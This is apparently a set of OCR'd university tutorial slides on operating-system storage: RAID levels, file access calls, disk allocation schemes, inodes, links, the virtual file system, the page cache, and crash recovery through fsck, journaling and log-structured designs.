


What is that?

- Have $\log_2(N)$ parity disk
- Stripe data at the *bit* level
- Use a hamming code of proper size
- Spin the disks in lockstep (so you read all bits of your word at once)

Benefits / Drawbacks

RAID 3




What is that?

- Have a dedicated parity disk
- Stripe data at the *byte* level
- Spin the disks in lockstep (so you read all bytes of your word at once)

Benefits / Drawbacks

- You can lose a disk and restore it using the parity

RAID 4



What is that?


- Have a dedicated parity disk
- Stripe data at the *block* level

Benefits / Drawbacks

+ You can lose a disk and restore it using the parity

+ Good read performance

RAID 5



What is that?

- Stripe data at the *block* level
- Distribute parity across your disks

Benefits / Drawbacks

+ You can lose a disk and restore it using the parity

+ Good read performance

RAID

Compare SLED and RAID (Level 0, 1, 4, 5)

Each RAID uses 4 disks for actual data storage.

How many disks do you need?

- SLED: **1**
- RAID 0: **4**
- RAID 1: **8**
- RAID 4: **5**
- RAID 5: **5**

RAID

You want to modify one byte of data. How many blocks do you need to read/write?

- SLED: 1 read + 1 write
- RAID 0: 1 read + 1 write
- RAID 1: 1 read + 2 write (1 data + 1 mirror)
- RAID 4: 2 read (data + old parity) + 2 write (data + new parity)
- RAID 5: 2 read (data + old parity) + 2 write (data + new parity)

RAID vs. Backup

You are using RAID

- You accidentally delete a file. ***GONE***
- You accidentally overwrite a file. ***GONE***
- Some data gets corrupted on one disk. ***GONE*** *(probably)*
- The poor intern connects to the production database. (Or here) ***GONE***
- A crypto-locker takes out your computer. Believe it or not, *~~JAIL~~ GONE*


So what do we learn?

RAID IS NO SUBSTITUTE FOR A BACKUP

Files And Directories

Files And Directories

Paths (Linux)



Reading A File

What are the two basic access methods (patterns) for reading a file?

- Sequential Access

  Accessed in order, reading sequential bytes. Writes append at the end.

- Random Access

  Reading and writing at arbitrary positions, programmer needs to specify where to write/read

Which Library Functions and System Calls do we have to access files?

Opening the file

`fopen` / `open`. Provide mode as argument (read/write, where, create, etc.)

Closing a file

`fclose` / `close`

Reading from a file

`fread` / `read`

Writing to a file

`fwrite` / `write`

Flushing dirty buffers

The library functions sometimes buffer to reduce the amount of syscalls.
`fflush` flushes those buffers.

Random Access

Which system calls / library functions move the „current position pointer“?

- Linux: `fseek` / `lseek`
- Windows: `SetFilePointerEx` / `SetFilePointer`

What happens when you move the cursor behind the end of the file?

It creates a hole filled with zeros! Such a file is called a *sparse* file and some file systems might not store empty regions.

Random Access

How could you implement random access without a dedicated file pointer?

Add an offset to the `read` and `write` system call.

- + Save a system call
- - Caller need to keep track of the current offset for sequential reads

`mmap` the file (works quite well, might cause page faults. Probably faster for large files than read/write calls)

Walking a directory


What system calls do you need to list files in a Linux directory?

1. `opendir`
2. `readdir`: Returns a `dirent` with a *relative path*
3. `closedir`

Open Files

Kernel Data Structures For Open Files


What structures does the kernel use for open files?



Disk Space Allocation

Contiguous Allocation

What is that?




Challenges

- Sizing your block (internal fragmentation, growth)
- External fragmentation

Chained Allocation

What's that?




Benefits? Drawbacks?

- + No longer need a contiguous chunk
- – Only sequential access
- – A single corrupted pointer is very bad news

Linked List Allocation With FAT

What is that?



0		
1	7	⇐ File A
2	-1	
3	5	
4	-1	
5	2	
6	8	⇐ File B
7	3	
8	4	

Linked List Allocation With FAT

Benefits? Drawbacks?

+ Hopefully fits in RAM ⇒ Iteration fast


+ Even if it doesn't fit: Less disk seeks

- Size depends on size of hard disk (one entry per Block)

- Might be too large to be cached in RAM (on large disk)

Indexed Allocation

What is that?



0	7
1	3
2	5
3	2

Index Block 1

0	8
1	4

Index Block 6

Indexed Allocation

Benefits? Drawbacks?

+ Hopefully fits in RAM ⇒ Lookups fast

+ Random access possible (just fetch the *i*th block)

- File size limited by how many references fit into one block

- Wasteful for small files


How could you store *Huge* files?

- Increase the Block size

+ Indirection! Make the index block link to other index blocks (like pagetables)
You can also mix that: First *N* pointers point to data blocks, next to indirect blocks, next to double-indirect blocks, etc.

Indexed Allocations With Inodes

What does an inode look like?



Indexed Allocations With Inodes

What is the maximum file size?

Assume that disk blocks are 8 KiB in size and a pointer to a disk block is 4 bytes long. An inode contains 12 pointers to direct blocks, and one pointer to a single, double, and triple indirect block, respectively.

Calculating the amount of pointers to blocks

Pointers per Block: 8 KiB / 4 $bytes = 2^{13} / 2^2 = 2^{11} = 2048$

Direct pointers	12 pointers to blocks
One single-indirect block	2048 pointers to blocks
One double-indirect block	$2048 \cdot 2048$ pointers to blocks
One triple-indirect block	$2048 \cdot 2048 \cdot 2048$ pointers to blocks

Final result

$(12 + 2048 + 2048^2 + 2048^3) \cdot 8KiB \approx 64TiB$

File System Implementation

File System Implementation

Hard links

Pointer to the same inode.

⇒ *Everything* is identical: Size, content, access time, mode, ...

Can therefore *not* cross file system boundaries.

Symlinks

Are (mostly) normal files containing a filepath with their own access time, mode, ... When programs access the file the OS transparently:

1. Reads the contents of the symlink file
2. Resolves the file path it read
3. Performs the operation on that path instead

Can cross file system boundaries or point to non-existent files or change what they point to if the file is moved, ...

Having Fun With Paths I

Hard and symlink renames

```
echo "Hello" > test.txt
ln test.txt hardlink.txt
ln -s test.txt symlink.txt

mv test.txt renamed_test.txt
// Is the hardlink / symlink broken?
```

Reaching for the stars

Does this work (on my machine ;)?

```
cd /tmp/
echo "Hello" > test.txt
ln test.txt ~/test_link.txt
```

No, as `/tmp` is mounted as tempfs and `/` as ext4.

Having Fun With Paths II

Hard and symlink renames

```
echo "Hello" > test.txt
ln test.txt hardlink.txt
ln -s test.txt symlink.txt

cp test.txt renamed_test.txt
rm test.txt
// Is the hardlink / symlink broken?

echo "Hello" > test.txt
// Is the hardlink / symlink still broken?
```

Misc

If you delete a hardlink, how can the FS know when it can delete the file?

If the refcount stored in the inode is zero

How can directories be implemented? What information is stored in them?

As a normal file with variable-length entries consisting of

- The filename
- The inode that represents that file

Inodes

Which of the following data are typically stored in an inode?

1. filename
2. name of containing directory
3. file size
4. file type
5. number of symlinks to file
6. name/location of symlinks
7. number of hardlinks
8. name/location of hardlinks
9. access rights
10. timestamps (last access/modify)
11. file contents
12. ordered list of blocks occupied by file

Virtual File System

Virtual File System

What is the purpose of the VFS layer in an OS?

Abstraction. Provide a high-level API that works no matter what file system you use (XFS, ext4, NTFS, SMB, IliasFUSE, ...).

What are some drawbacks / problems?

- Lowest common denominator: Might hide special FS features

⇒ Allow accessing underlying FS (e.g. via `ioctl`)

⇒ Lose compatibility with other file systems

What happens when you mount a filesystem?

E.g. `mount /dev/sda1 /mnt`.

Makes files from that file system accessible. It will make the given path (e.g. `/mnt`) the *root* of the new file system. Any access to `/tmp/*` is stripped of the `/tmp/` prefix and then searched in the mounted file system.

FUSE

FUSE

File System in **USE**rspace.

- Allows users to write their own file system without writing kernel code
- Runs as an unprivileged user process
- Is really awsome! You suddenly can use all your normal tools on whatever the FUSE filesystem exposes!

File System Cache

File System Cache

Is data persisted after a call to `write`? If not, why and when?


- Data is probably buffered by libc first
- Even after that, it doesn't directly get written to disk. Enter...The *File System Cache*!
- Why? Writing to disk every time is *reeeaaaally slow*, so it is probably cached in memory and flushed in chunks

The standard question: Why is a cache even helpful?

- Temporal and spatial locality
- When exactly is it flushed to disk then? Is that even important to know/control?
- Using `flush` (for buffers) and `fsync` (for the page cache) and after some time by a daemon

Page cache interactions

Let’s talk about the page cache



Sizing the page cache

How large would you make it? Do you give it a fixed size or let it grow?

Fix Easy to implement

Fix Can give hard guarantees (real-time systems anyone?)

Fix Can't adapt to different workloads

When do you load data in the page cache?

Read-ahead: Read more data in the cache than requested

- + Good sequential performance
- + Improved throughput if files are sequential
- - Wasted time and memory if not needed

The File System Cache and mmap

How could you implement `mmap` with the file system cache?

Just map the file system cache in the process's memory (and handle faults!)
⇒ Acts as a shared memory segment

You synchronize accesses yourself :(

`read()` and `write()` and the file system cache

- `read()`: Copy data from cache to your application buffers
- `write()`: Copy data from your application buffers to the file system cache


File system synchronizes access!

Modern File Systems

Crashing Is Fun

Your computer crashes (e.g. your power fails). What horrible death does your file system die?


A fun game for the whole family and your „why would I need backups“ crowd



The inode has a refcount of 1 but is no longer referenced!

Crashing Is Fun


Where is Data?



Both files might point to this block!

Crashing Is Fun

Where is Data?



Block still referenced but marked free

Or multiple directory entries with the same name, as another problem

Ordering

What might be the outcome?

```
// create a file
echo "Hey" > a.txt
// And a second
echo "Hello" > b.txt
// CRASH
```

- Both files exist
- No files exist
- Only `a` exists
- Only `b` exists ‼

Reordering is *allowed* (unless you take precautions)

Error Detection

How could you detect those inconsistencies?

Use the **fsck** (**f**ile **s**ystem **c**onsistency chec**k**) program. And what could that do?

- Check whether all data blocks are referenced by *exactly one* inode
- Do all directories contain valid entries (and just one with a given name)
- Is every directory / file connected to the directory tree
- Is the refcount consistent with the number of hardlinks? What do you do if not?
  $refcount > 0$ but no links? ⇒ Attach to `lost+found`
  Update the refcount to be consistent

Can this fix your application data?


No! It just tries to keep the filesystem internally consistent, it won't find corrupted data blocks

Journal File System - Recovery

General principle

Walk over the journal and execute any outstanding entries.

Let’s crash



What to do

The happy path, everything’s nice ⇒ We didn’t write anything!

⇒ Operation failed ⇒ Invalid checksum

⇒ Skip entry

⇒ Operation failed ⇒ Non-terminated journal entry

⇒ Retry and complete operation

⇒ Operation successful ⇒ Consistent state

Journal

Physical vs logical logging

What data could you log in the journal?

- **Logical logging**: Store a high level entry (like: „rename **a** to **b**“)
- **Physical logging**: Store the file system blocks that will be modified

Log Structured File System

What might be problems with the journal presented before?

You write *every block twice*! How could you make that less painful? Only journal *metadata*.

How could you design a safe system that only needs to write once?

A Log Structured File System (Copy on Write). What is the core idea there?

Only write to unused blocks.

Then you can *atomically* update indexing datastructures to point to the new blocks. If it crashes, you either have *all* of the new state or *exactly* the old state.